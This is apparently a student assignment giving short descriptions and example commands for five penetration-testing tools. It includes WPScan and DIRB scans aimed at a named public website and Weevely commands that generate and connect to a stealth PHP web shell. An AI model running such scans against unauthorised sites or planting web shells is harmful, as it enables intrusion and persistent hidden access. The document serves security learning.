**NAME: SHRAVYA**

**DATE: 07-03-2023**

**TASK: 3**

**1) John the Ripper:**


John the Ripper (JTR) is a free, open-source software tool used by hackers, both ethical and otherwise, for password cracking. The software is typically used in a UNIV/Linux and Mac OS X environment where it can detect weak passwords.

**2) Wpscan:**

Wpscan is a WordPress security scanner used to test WordPress installations and WordPress-powered websites. This is a command line tool used in Kali Linux. This tool can be used to find any vulnerable plugins, themes, or backups running on the site.

**Command:**

$ wpscan –url mitkundapura.com




**3) DIRB:**

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses. DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists.

**Command:**

$ dirb https://mitkundapura.com




**4) SearchSploit**

SearchSploit is a command-line search tool for Exploit-DB that allows you to take a copy of the Exploit Database with you. Searchsploit is included in the Exploit Database repository on GitHub.

**Command:**

$ searchsploit -u



**5) Weevely:**

Weevely is a stealth PHP web shell that simulate telnet-like connection. It is an essential tool for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

**Command:**

$ weevely generate 12345 /root/downloads/pass.php

$ weevely [**http://192.168.233.130/pass.php 12345**](http://192.168.233.130/pass.php%2012345)

